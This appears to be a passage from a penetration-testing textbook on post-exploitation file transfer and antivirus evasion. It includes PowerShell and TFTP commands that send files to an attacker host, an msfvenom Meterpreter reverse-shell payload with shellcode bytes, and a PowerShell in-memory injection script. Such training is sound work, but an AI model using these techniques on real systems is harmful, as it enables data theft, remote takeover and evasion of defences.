-rwxr-xr-x 1 kali kali 58K Sep 18 14:22 nc.exe
```

Listing 484 - Locating and inspecting nc.exe

Although the binary is already quite small, we will reduce the file size to show how it's done. We will use **upx**, an executable packer (also known as a PE compression tool):

```
kali@kali:~$ upx -9 nc.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     59392 ->     29696   50.00%    win32/pe     nc.exe
Packed 1 file.

kali@kali:~$ ls -lh nc.exe
-rwxr-xr-x 1 kali kali 29K Sep 18 14:22 nc.exe
```

Listing 485 - Packing and compressing nc.exe

As we can see, **upx** has optimized the file size of nc.exe, decreasing it by almost 50%. Despite the smaller size, the Windows PE file is still functional and can be run as normal.

Now that our file is optimized and ready for transfer, we can convert nc.exe to a Windows script (.cmd) to run on the Windows machine, which will convert the file to hex and instruct **powershell.exe** to assemble it back into binary. We'll use the excellent *exe2hex* tool for the conversion process:

```
kali@kali:~$ exe2hex -x nc.exe -p nc.cmd
[*] exe2hex v1.5.1
[+] Successfully wrote (PoSh) nc.cmd
```

Listing 486 - Transforming nc.exe into a batch file

This creates a script named nc.cmd with contents like the following:

```
kali@kali:~$ head nc.cmd
echo|set /p="">nc.hex
echo|set /p="4d5a90000300000004000000ffff0000b8000000000000004000000000000000000000000000
0000000000000000000000000000000000000000000000800000000e1fba0e00b409cd21b8014ccd21546
869732070726f6772616d2063616e6e6f742062652072756e20696e20444f53206d6f64652e0d0d0a24000
00000000000">>nc.hex
echo|set /p="504500004c010300b98eae340000000000000000e0000f010b0105000700000001000000
0d00000704c010000e0000000500100000040000010000000020000040000000000000004000000000000
0006001000010000000000000030000000000100000100000000010000010000000000000100000000000
00000000000">>nc.hex
...
```

Listing 487 - Script output from exe2hex

Notice how most of the commands in this script are non-interactive, mostly consisting of echo commands. Towards the end of the script, we find commands that rebuild the nc.exe executable on the target machine:

```
...
powershell -Command "$h=Get-Content -readcount 0 -path './nc.hex';$l=$h[0].length;$b=N
ew-Object byte[] ($l/2);$x=0;for ($i=0;$i -le $l-1;$i+=2){$b[$x]=[byte]::Parse($h[0].S
ubstring($i,2),[System.Globalization.NumberStyles]::HexNumber);$x+=1};set-content -enc
oding byte 'nc.exe' -value $b;Remove-Item -force nc.hex;"
```

Listing 488 - PowerShell command to rebuild nc.exe

When we copy and paste this script into a shell on our Windows machine and run it, we can see that it does, in fact, create a perfectly-working copy of our original nc.exe.

```
...
00000000000000000000000000000000000000000000">>nc.hex

C:\Users\offsec>powershell -Command "$h=Get-Content -readcount 0 -path './nc.hex';$l=$
h[0].length;$b=New-Object byte[] ($l/2);$x=0;for ($i=0;$i -le $l-1;$i+=2){$b[$x]=[byte
]::Parse($h[0].Substring($i,2),[System.Globalization.NumberStyles]::HexNumber);$x+=1};
set-content -encoding byte 'nc.exe' -value $b;Remove-Item -force nc.hex;"

C:\Users\offsec> nc -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
...
```

Listing 489 - Using PowerShell to rebuild nc.exe

16.2.4 Windows Uploads Using Windows Scripting Languages

In certain scenarios, we may need to exfiltrate data from a target network using a Windows client. This can be complex since standard TFTP, FTP, and HTTP servers are rarely enabled on Windows by default.

Fortunately, if outbound HTTP traffic is allowed, we can use the *System.Net.WebClient* PowerShell class to upload data to our Kali machine through an HTTP POST request.

To do this, we can create the following PHP script and save it as upload.php in our Kali webroot directory, /var/www/html:

```
<?php
$uploaddir = '/var/www/uploads/';

$uploadfile = $uploaddir . $_FILES['file']['name'];

move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)
?>
```

Listing 490 - PHP script to receive HTTP POST request

The PHP code in Listing 490 will process an incoming file upload request and save the transferred data to the /var/www/uploads/ directory.

Next, we must create the uploads folder and modify its permissions, granting the *www-data* user ownership and subsequent write permissions:

```
kali@kali:/var/www$ sudo mkdir /var/www/uploads

kali@kali:/var/www$ ps -ef | grep apache
root      1946     1  0 21:39 ?        00:00:00 /usr/sbin/apache2 -k start
www-data  1947  1946  0 21:39 ?        00:00:00 /usr/sbin/apache2 -k start

kali@kali:/var/www$ sudo chown www-data: /var/www/uploads

kali@kali:/var/www$ ls -la
total 16
drwxr-xr-x  4 root     root     4096 Feb  2 00:33 .
drwxr-xr-x 13 root     root     4096 Sep 20 14:57 ..
drwxr-xr-x  2 root     root     4096 Feb  2 00:33 html
drwxr-xr-x  2 www-data www-data 4096 Feb  2 00:33 uploads
```

Listing 491 - Setting up file permissions for the uploads directory

Note that this would allow anyone interacting with uploads.php to upload files to our Kali virtual machine.

With Apache and the PHP script ready to receive our file, we move to the compromised Windows host and invoke the **`UploadFile`** method from the **`System.Net.WebClient`** class to upload the document we want to exfiltrate, in this case, a file named important.docx:

```
C:\Users\Offsec> powershell (New-Object System.Net.WebClient).UploadFile('http://10.11
.0.4/upload.php', 'important.docx')
```

Listing 492 - PowerShell command to upload a file to the attacker machine

After execution of the **`powershell`** command, we can verify the successful transfer of the file:

```
kali@kali:/var/www/uploads$ ls -la
total 360
drwxr-xr-x 2 www-data www-data   4096 Feb  2 00:38 .
drwxr-xr-x 4 root     root       4096 Feb  2 00:33 ..
-rw-r--r-- 1 www-data www-data 359250 Feb  2 00:38 important.docx
```

Listing 493 - File downloaded to our Kali system

16.2.5 Uploading Files with TFTP

While the Windows-based file transfer methods shown above work on all Windows versions since Windows 7 and Windows Server 2008 R2, we may run into problems when encountering older operating systems. PowerShell, while very powerful and often-used, is not installed by default on operating systems like Windows XP and Windows Server 2003, which are still found in some production networks. While both VBScript and the FTP client are present and will work, in this section we will discuss another file transfer method that may be effective in the field.

TFTP[400] is a UDP-based file transfer protocol and is often restricted by corporate egress firewall rules.

During a penetration test, we can use TFTP to transfer files from older Windows operating systems up to Windows XP and 2003. This is a terrific tool for non-interactive file transfer, but it is not installed by default on systems running Windows 7, Windows 2008, and newer.

For these reasons, TFTP is not an ideal file transfer protocol for most situations, but under the right circumstances, it has its advantages.

Before we learn how to transfer files with TFTP, we first need to install and configure a TFTP server in Kali and create a directory to store and serve files. Next, we update the ownership of the directory so we can write files to it. We will run atftpd as a daemon on UDP port 69 and direct it to use the newly created /tftp directory:

```
kali@kali:~$ sudo apt update && sudo apt install atftp
kali@kali:~$ sudo mkdir /tftp
kali@kali:~$ sudo chown nobody: /tftp
kali@kali:~$ sudo atftpd --daemon --port 69 /tftp
```

Listing 494 - Setting up a TFTP server on Kali

On the Windows system, we will run the **tftp** client with **-i** to specify a binary image transfer, the IP address of our Kali system, the **put** command to initiate an upload, and finally the filename of the file to upload.

The final command is similar to the one shown below in Listing 495:

```
C:\Users\Offsec> tftp -i 10.11.0.4 put important.docx
Transfer successful: 359250 bytes in 96 second(s), 3712 bytes/s
```

Listing 495 - Uploading files to our Kali machine using TFTP

For some incredibly interesting ways to use common Windows utilities for file operations, program execution, UAC bypass, and much more, see the Living Off The Land Binaries And Scripts (LOLBAS) project,[401] maintained by Oddvar Moe and several contributors, which aims to "document every binary, script, and

[400] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Trivial_File_Transfer_Protocol

[401] (LOLBAS-Project, 2019), https://github.com/LOLBAS-Project/LOLBAS

library that can be used for [these] techniques." For example, the certutil.exe[402] program can easily download arbitrary files and much more.

16.2.5.1 Exercises

(Reporting is not required for these exercises)

1. Use VBScript to transfer files in a non-interactive shell from Kali to Windows.
2. Use PowerShell to transfer files in a non-interactive shell from Kali to Windows and vice versa.
3. For PowerShell version 3 and above, which is present by default on Windows 8.1 and Windows 10, the cmdlet *Invoke-WebRequest*[403] was added. Try to make use of it in order to perform both upload and download requests to your Kali machine.
4. Use TFTP to transfer files from a non-interactive shell from Kali to Windows.

Note: If you encounter problems, first attempt the transfer process within an interactive shell and watch for issues that may cause problems in a non-interactive shell.

16.3 Wrapping Up

In this module, we focused on post-exploitation file transfers. We learned about traditional file transfer methods such as FTP and TFTP and learned how to upgrade non-interactive shells. We also focused specifically on Windows-specific file transfer methods using various scripting languages as well as how the *exe2hex* utility can be used to transfer files.

We can use these methods in various ways during an assessment to help transfer tools or data into or out of a target network.

[402] (api0cradle, 2018), https://github.com/api0cradle/LOLBAS/blob/master/OSBinaries/Certutil.md

[403] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-webrequest?view=powershell-6

17. Antivirus Evasion

In an attempt to compromise a target machine, attackers often disable or otherwise bypass antivirus software installed on these systems. As penetration testers we must understand and be able to mimic these techniques in order to demonstrate this potential threat.

In this module, we will discuss the purpose of antivirus software and outline how it is deployed in most companies. We will examine various methods used to detect malicious software and explore some of the available tools that will allow us to bypass antivirus software on target machines.

17.1 What is Antivirus Software

Antivirus (AV) is type of application designed to prevent, detect, and remove malicious software.[404] It was originally designed to simply remove computer viruses. However, with the development of other types of malware, antivirus software now typically includes additional protections such as firewalls, website scanners, and more.

17.2 Methods of Detecting Malicious Code

In order to demonstrate the effectiveness of various antivirus products, we will start by scanning a popular Meterpreter payload. Using **msfvenom**, we will generate a standard Portable Executable file containing our payload, in this case a simple TCP reverse shell.

The Portable Executable (PE)[405] file format is used on Windows operating systems for executable and object files. The PE format represents a Windows data structure that details the information necessary for the Windows loader[406] to manage the wrapped executable code including required dynamic libraries, API imports and exports tables, etc.

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f
exe > binary.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Listing 496 - Generating a malicious PE containing a meterpreter shell.

[404] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Antivirus_software

[405] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Portable_Executable

[406] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Loader_(computing)

Next, we will run a virus scan on this executable. Rather than installing a large number of antivirus applications on our local machine, we can upload our file to *VirusTotal*,[407] which will scan it to determine the detection rate of various AV products.

> *VirusTotal is convenient but it generates a hash for each unique submission, which is then shared with all participating AV vendors. As such, take care when submitting sensitive payloads as the hash is essentially considered public from the time of first submission.*

The results of this scan are listed below:



Figure 263: Virustotal results on the meterpreter payload.

Based on these results, we can see that many antivirus products detected our file as malicious. Before diving into evasion techniques, we must first understand the techniques antivirus manufacturers use to detect malicious code.

17.2.1 Signature-Based Detection

An antivirus signature is a continuous sequence of bytes within malware that uniquely identifies it. Signature-based antivirus detection is mostly considered a *blacklist technology*. In other words, the filesystem is scanned for known malware signatures and if any are detected, the offending files are quarantined. This implies that, with correct tools, we can bypass antivirus software that relies on this detection method fairly easily. Specifically, we can bypass signature-based detection by simply changing or obfuscating the contents of a known malicious file in order to break the identifying byte sequence (or signature).

[407] (VirusTotal, 2019), https://www.virustotal.com/#/home/upload

Depending on the type and quality of the antivirus software being tested, sometimes we can bypass antivirus software by simply changing a couple of harmless strings inside the binary file from uppercase to lowercase. However, not every case is this simple.

Since antivirus software vendors use different signatures and proprietary technologies to detect malware, and each vendor updates their databases constantly, it's usually difficult to come up with a catch-all antivirus evasion solution. Quite often, this process is based on a trial-and-error approach in a test environment.

For this reason, during a penetration test we should identify the presence, type, and version of the deployed antivirus software before considering a bypass strategy. If the client network or system implements antivirus software, we should gather as much information as possible and replicate the configuration in a lab environment for AV bypass testing before uploading files to the target machine.

17.2.2 Heuristic and Behavioral-Based Detection

To address the pitfalls of signature-based detection, antivirus manufacturers introduced additional detection methods to improve the effectiveness of their products.

Heuristic-Based Detection[408] is a detection method that relies on various rules and algorithms to determine whether or not an action is considered malicious. This is often achieved by stepping through the instruction set of a binary file or by attempting to decompile and then analyze the source code. The idea is to look for various patterns and program calls (as opposed to simple byte sequences) that are considered malicious.

Alternatively, *Behavior-Based Detection*[409] dynamically analyzes the behavior of a binary file. This is often achieved by executing the file in question in an emulated environment, such as a small virtual machine, and looking for behaviors or actions that are considered malicious.

Since these techniques do not require malware signatures, they can be used to identify unknown malware, or variations of known malware, more effectively. Given that antivirus manufacturers use different implementations when it comes to heuristics and behavior detection, each antivirus product will differ in terms of what code is considered malicious.

It's worth noting that the majority of antivirus developers use a combination of these detection methods to achieve higher detection rates.

17.3 Bypassing Antivirus Detection

Generally speaking, antivirus evasion falls into two broad categories: on-disk and in-memory. On-disk evasion focuses on modifying malicious files physically stored on disk in an attempt to evade AV detection. Given the maturity of AV file scanning, modern malware often attempts in-memory operation, avoiding the disk entirely and therefore reducing the possibility of being detected. In the following sections, we will give a very general overview of some of the techniques used in both of

[408] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Heuristic_analysis

[409] (Tristan Aubrey-Jones, 2007), https://pdfs.semanticscholar.org/08ec/24106e9218c3a65bc3e16dd88dea2693e933.pdf

these approaches. Please note that details about these techniques are outside the scope of this module.

17.3.1 On-Disk Evasion

To begin our discussion of evasion, we will first look at various techniques used to obfuscate files stored on a physical disk.

17.3.1.1 Packers

Modern on-disk malware obfuscation can take many forms. One of the earliest ways of avoiding detection involved the use of packers.[410] Given the high cost of disk space and slow network speeds during the early days of the Internet, packers were originally designed to simply reduce the size of an executable. Unlike modern "zip" compression techniques, packers generate an executable that is not only smaller, but is also functionally equivalent with a completely new binary structure. The resultant file has a new signature and as a result, can effectively bypass older and more simplistic AV scanners. Even though some modern malware uses a variation of this technique, the use of *UPX*[411] and other popular packers alone is not sufficient for evasion of modern AV scanners.

17.3.1.2 Obfuscators

Obfuscators reorganize and mutate code in a way that makes it more difficult to reverse-engineer. This includes replacing instructions with semantically equivalent ones, inserting irrelevant instructions or "dead code",[412] splitting or reordering functions, and so on. Although primarily used by software developers to protect their intellectual property, this technique is also marginally effective against signature-based AV detection.

17.3.1.3 Crypters

"Crypter" software cryptographically alters executable code, adding a decrypting stub that restores the original code upon execution. This decryption happens in-memory, leaving only the encrypted code on-disk. Encryption has become foundational in modern malware as one of the most effective AV evasion techniques.

17.3.1.4 Software Protectors

Highly effective antivirus evasion requires a combination of all of the previous techniques in addition to other advanced ones, including anti-reversing, anti-debugging, virtual machine emulation detection, and so on. In most cases, software protectors were designed for legitimate purposes but can also be used to bypass AV detection.

Most of these techniques may appear simple at a high-level but they are actually quite complex. Because of this, there are currently few actively-maintained free tools that provide acceptable

[410] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Executable_compression

[411] (UPX, 2018), https://upx.github.io/

[412] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Dead_code

antivirus evasion. Among commercially available tools, *The Enigma Protector*[413] in particular can successfully be used to bypass antivirus products.

17.3.2 In-Memory Evasion

In-Memory Injections,[414] also known as *PE Injection* is a popular technique used to bypass antivirus products. Rather than obfuscating a malicious binary, creating new sections, or changing existing permissions, this technique instead focuses on the manipulation of volatile memory. One of the main benefits of this technique is that it does not write any files to disk, which is one the main areas of focus for most antivirus products.

There are several evasion techniques[415] that do not write files to disk. While we will provide a brief explanation for some of them, in this module we will only cover in-memory injection using PowerShell in detail as the others rely on low level programming background in languages such as C/C++ and are outside of the scope of this module.

17.3.2.1 Remote Process Memory Injection

This technique attempts to inject the payload into another valid PE that is not malicious. The most common method of doing this is by leveraging a set of Windows APIs.[416] First, we would use the *OpenProcess*[417] function to obtain a valid *HANDLE*[418] to a target process that we have permissions to access. After obtaining the HANDLE, we would allocate memory in the context of that process by calling a Windows API such as *VirtualAllocEx*.[419] Once the memory has been allocated in the remote process, we would copy the malicious payload to the newly allocated memory using *WriteProcessMemory*.[420] After the payload has been successfully copied, it is usually executed in memory in a separate thread using the *CreateRemoteThread*[421] API.

This sounds complex, but we will use a similar technique in the following example, using PowerShell to do most of the heavy lifting and perform a very similar but simplified attack targeting a local **`powershell.exe`** instance.

[413] (Enigma Protector, 2019), http://www.enigmaprotector.com/en/home.html

[414] (Endgame, 2017), https://www.endgame.com/blog/technical-blog/ten-process-injection-techniques-technical-survey-common-and-trending-process

[415] (F-Secure, 2018) https://blog.f-secure.com/memory-injection-like-a-boss/

[416] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Windows_API

[417] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-openprocess

[418] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Handle_(computing)

[419] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

[420] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-writeprocessmemory

[421] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createremotethread

17.3.2.2 Reflective DLL Injection

Unlike regular DLL injection, which implies loading a malicious DLL from disk using the *LoadLibrary*[422] API, this technique attempts to load a DLL stored by the attacker in the process memory.[423]

The main challenge of implementing this technique is that *LoadLibrary* does not support loading a DLL from memory. Furthermore, the Windows operating system does not expose any APIs that can handle this either. Attackers who choose to use this technique must write their own version of the API that does not rely on a disk-based DLL.

17.3.2.3 Process Hollowing

When using process hollowing[424] to bypass antivirus software, attackers first launch a non-malicious process in a suspended state. Once launched, the image of the process is removed from memory and replaced with a malicious executable image. Finally, the process is then resumed and malicious code is executed instead of the legitimate process.

17.3.2.4 Inline hooking

As the name suggests, this technique involves modifying memory and introducing a hook (instructions that redirect the code execution) into a function to point the execution flow to our malicious code. Upon executing our malicious code, the flow will return back to the modified function and resume execution, appearing as if only the original code had executed.

17.3.3 AV Evasion: Practical Example

Now that we have a general understanding of the detection techniques used in antivirus software and the relative bypass methods, we can turn our focus to a practical example.

Finding a universal solution to bypass all antivirus products is difficult and time consuming, if not impossible. Considering time limitations during a typical penetration test, it is far more efficient to target the specific antivirus product deployed in the client network.

For the purposes of this module, we will install Avira Free Antivirus Version 15.0.34.16 on our Windows 10 client. The Avira installer can be found in the C:\Tools\antivirus_evasion\ directory. Once installed, we can check its configuration by searching for “Start Avira Antivirus” in the Windows 10 search bar:

[422] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-loadlibrarya

[423] (Andrea Fortuna, 2017), https://www.andreafortuna.org/2017/12/08/what-is-reflective-dll-injection-and-how-can-be-detected/

[424] (Mantvydas Baranauskas, 2019), https://ired.team/offensive-security/code-injection-process-injection/process-hollowing-and-pe-image-relocations

Figure 264: Searching for Start Avira Antivirus in the search bar.

Launching this application will display the Avira Control Center where we can verify if the *Real-Time Protection* feature is enabled and if not, we can manually enable it:



Figure 265: Avira Control Center.

As a first step, we should verify that the antivirus product is working as intended. We will use the meterpreter payload we generated earlier and scan it with Avira.

After transferring the malicious PE to our Windows client, we will attempt to run the binary and observe the results.

```
C:\Users\offsec\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 56B9-BB74

 Directory of C:\Users\offsec\Desktop

02/26/2018  10:20 AM    <DIR>          .
02/26/2018  10:20 AM    <DIR>          ..
02/26/2018  06:16 AM            73,802 binary.exe
02/26/2018  05:55 AM               799 Windows 10 Update Assistant.lnk
               3 File(s)         75,647 bytes
               3 Dir(s)   4,521,566,208 bytes free

C:\Users\offsec\Desktop> binary.exe
The system cannot execute the specified program.
```

Listing 497 - Avira is blocking the execution of the malicious PE.

In this case, we are presented with an error message indicating that the system cannot execute our file. Immediately afterwards, Avira displays a popup notification informing us that the file was flagged as malicious and was quarantined.



Figure 266: Avira Free Antivirus popup.

17.3.3.1 PowerShell In-Memory Injection

Depending on our target environment and how restricted it is, we might be able to bypass antivirus products with the help of PowerShell.[425]

[425] (Microsoft, 2017), https://docs.microsoft.com/en-us/powershell/scripting/getting-started/getting-started-with-windows-powershell?view=powershell-6

In the following example, we will use a technique similar to the one described in the Remote Process Memory Injection section. The main difference lies in the fact that we will target the currently executing process, which in our case will be the PowerShell interpreter.

A very powerful feature of PowerShell is its ability to interact with the Windows API.[426] This allows us to implement the in-memory injection process in a PowerShell script. One of the main benefits of executing a script rather than a PE is the fact that it is difficult for antivirus manufacturers to determine if the script is malicious or not as it's run inside an interpreter and the script itself isn't executable code. Nevertheless, please keep in mind that some AV products are better than others and handle malicious script detection with more success.[427]

Furthermore, even if the script is marked as malicious, it can easily be altered. Antivirus software will often look at variable names, comments, and logic, all of which can be changed without the need to re-compile anything.

In the listing below, we see a basic template script that performs in-memory injection:

```
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocat
ionType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc =
  Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]]$sc = <place your shellcode here>;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc
[$i], 1)};

$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

Listing 498 - In-memory payload injection script for PowerShell

[426] (Matt Graeber, 2013), https://blogs.technet.microsoft.com/heyscriptingguy/2013/06/25/use-powershell-to-interact-with-the-windows-api-part-1/

[427] (Microsoft, 2019), https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

The script starts by importing *VirtualAlloc*[428] and *CreateThread*[429] from kernel32.dll as well as *memset* from msvcrt.dll. These functions will allow us to allocate memory, create an execution thread, and write arbitrary data to the allocated memory, respectively. Once again, notice that we are allocating the memory and executing a new thread in the current process (powershell.exe), rather than a remote one.

```
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocat
ionType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize,
IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';
```

Listing 499 - Importing Windows APIs in PowerShell

The script then allocates a block of memory using *VirtualAlloc*, takes each byte of the payload stored in the *$sc* byte array, and writes it to our newly allocated memory block using *memset*:

```
[Byte[]]$sc = <place your shellcode here>;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc
[$i], 1)};
```

Listing 500 - Memory allocation and payload writing using Windows APIs in PowerShell

As a final step, our in-memory written payload is executed in a separate thread using *CreateThread*.

```
$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };
```

Listing 501 - Calling the payload using CreateThread

Missing from our script is the payload of our choice, which can be generated using **msfvenom**. We are going to keep the payload identical to the one used in previous tests for consistency:

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.11.0.4 LPORT=4444 -f
powershell
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of powershell file: 1627 bytes
[Byte[]] $buf = 0xfc,0xe8,0x82,0x0,0x0,0x0,0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x3
0,0x8b,0x52,0xc,0x8b,0x52,0x14,0x8b,0x72,0x28,0xf,0xb7,0x4a,0x26,0x31,0xff,0xac,0x3c,0
x61,0x7c,0x2,0x2c,0x20,0xc1,0xcf,0xd,0x1,0xc7,0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,
```

[428] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualalloc

[429] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createthread

```
0x4a,0x3c,0x8b,0x4c,0x11,0x78,0xe3,0x48,0x1,0xd1,0x51,0x8b,0x59,0x20,0x1,0xd3,0x8b,0x4
9,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x1,0xd6,0x31,0xff,0xac,0xc1,0xcf,0xd,0x1,0xc7,0x
38,0xe0,0x75,0xf6,0x3,0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x1,0xd3,
0x66,0x8b,0xc,0x4b,0x8b,0x58,0x1c,0x1,0xd3,0x8b,0x4,0x8b,0x1,0xd0,0x89,0x44,0x24,0x24,
0x5b,0x5b,0x61,0x59,0x5a,0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x68,0
x33,0x32,0x0,0x0,0x68,0x77,0x73,0x32,0x5f,0x54,0x68,0x4c,0x77,0x26,0x7,0xff,0xd5,0xb8,
0x90,0x1,0x0,0x0,0x29,0xc4,0x54,0x50,0x68,0x29,0x80,0x6b,0x0,0xff,0xd5,0x6a,0xa,0x68,0
xac,0x10,0x74,0x8b,0x68,0x2,0x0,0x11,0x5c,0x89,0xe6,0x50,0x50,0x50,0x50,0x40,0x50,0x40
,0x50,0x68,0xea,0xf,0xdf,0xe0,0xff,0xd5,0x97,0x6a,0x10,0x56,0x57,0x68,0x99,0xa5,0x74,0
x61,0xff,0xd5,0x85,0xc0,0x74,0xa,0xff,0x4e,0x8,0x75,0xec,0xe8,0x61,0x0,0x0,0x0,0x6a,0x
0,0x6a,0x4,0x56,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7e,0x36,0x8b,0x
36,0x6a,0x40,0x68,0x0,0x10,0x0,0x0,0x56,0x6a,0x0,0x68,0x58,0xa4,0x53,0xe5,0xff,0xd5,0x
93,0x53,0x6a,0x0,0x56,0x53,0x57,0x68,0x2,0xd9,0xc8,0x5f,0xff,0xd5,0x83,0xf8,0x0,0x7d,0
x22,0x58,0x68,0x0,0x40,0x0,0x0,0x6a,0x0,0x50,0x68,0xb,0x2f,0xf,0x30,0xff,0xd5,0x57,0x6
